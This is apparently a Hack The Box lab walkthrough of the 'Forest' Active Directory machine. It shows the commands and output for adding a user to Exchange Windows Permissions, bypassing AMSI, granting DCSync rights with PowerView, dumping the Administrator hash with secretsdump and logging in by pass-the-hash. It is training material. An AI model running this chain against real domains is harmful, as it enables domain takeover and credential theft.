
Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

Steps to Compromise:


ok so now create a user, and add them to the Exchange Windows Permissions group.

```
net user witty password123 /add /domain
net group "exchange Windows permissions" /add witty
```




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions"
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to
read and modify all Windows accounts and groups. This group should not be deleted.

Members

-------------------------------------------------------------------------------
witty
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```

Now upload powerview.ps1 onto the forest system



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/kali/Desktop/HTB/forest/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```

Now select PowerView.ps1 and Select Bypass-4MSI



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                               \/          \/       \/         \/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Bypass-4MS1
The term 'Bypass-4MS1' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a p
as included, verify that the path is correct and try again.
At line:1 char:1
+ Bypass-4MS1
+ ~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Bypass-4MS1:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Bypass-4MSI

Info: Patching 4MSI, please be patient ...
Progress: 80% : |████████░░|
```


Now run the exploits from bloodhound

```
net user witty pass \add \domain
net group "Exchange Windows Permissions" witty \add

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> (New-Object Sys
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPass = Conv
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Obj
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL -
```

now run Impacket-secretsdump running witty and the password.

```
sudo impacket-secretsdump 'witty@10.10.10.161' -just-dc-user Adm
```

collect Admin hash



```
┌──(kali㉿kali)-[~/Desktop/HTB/forest]
└─$ evil-winrm -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6' -i 10.10.10.161

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   3:46 PM         770279 PowerView.ps1
-ar---        10/6/2019  12:46 PM            664 revert.ps1
-ar---        9/23/2019   3:05 PM             51 users.txt
```

neat!

https://www.hackthebox.com/achievement/machine/1184690/212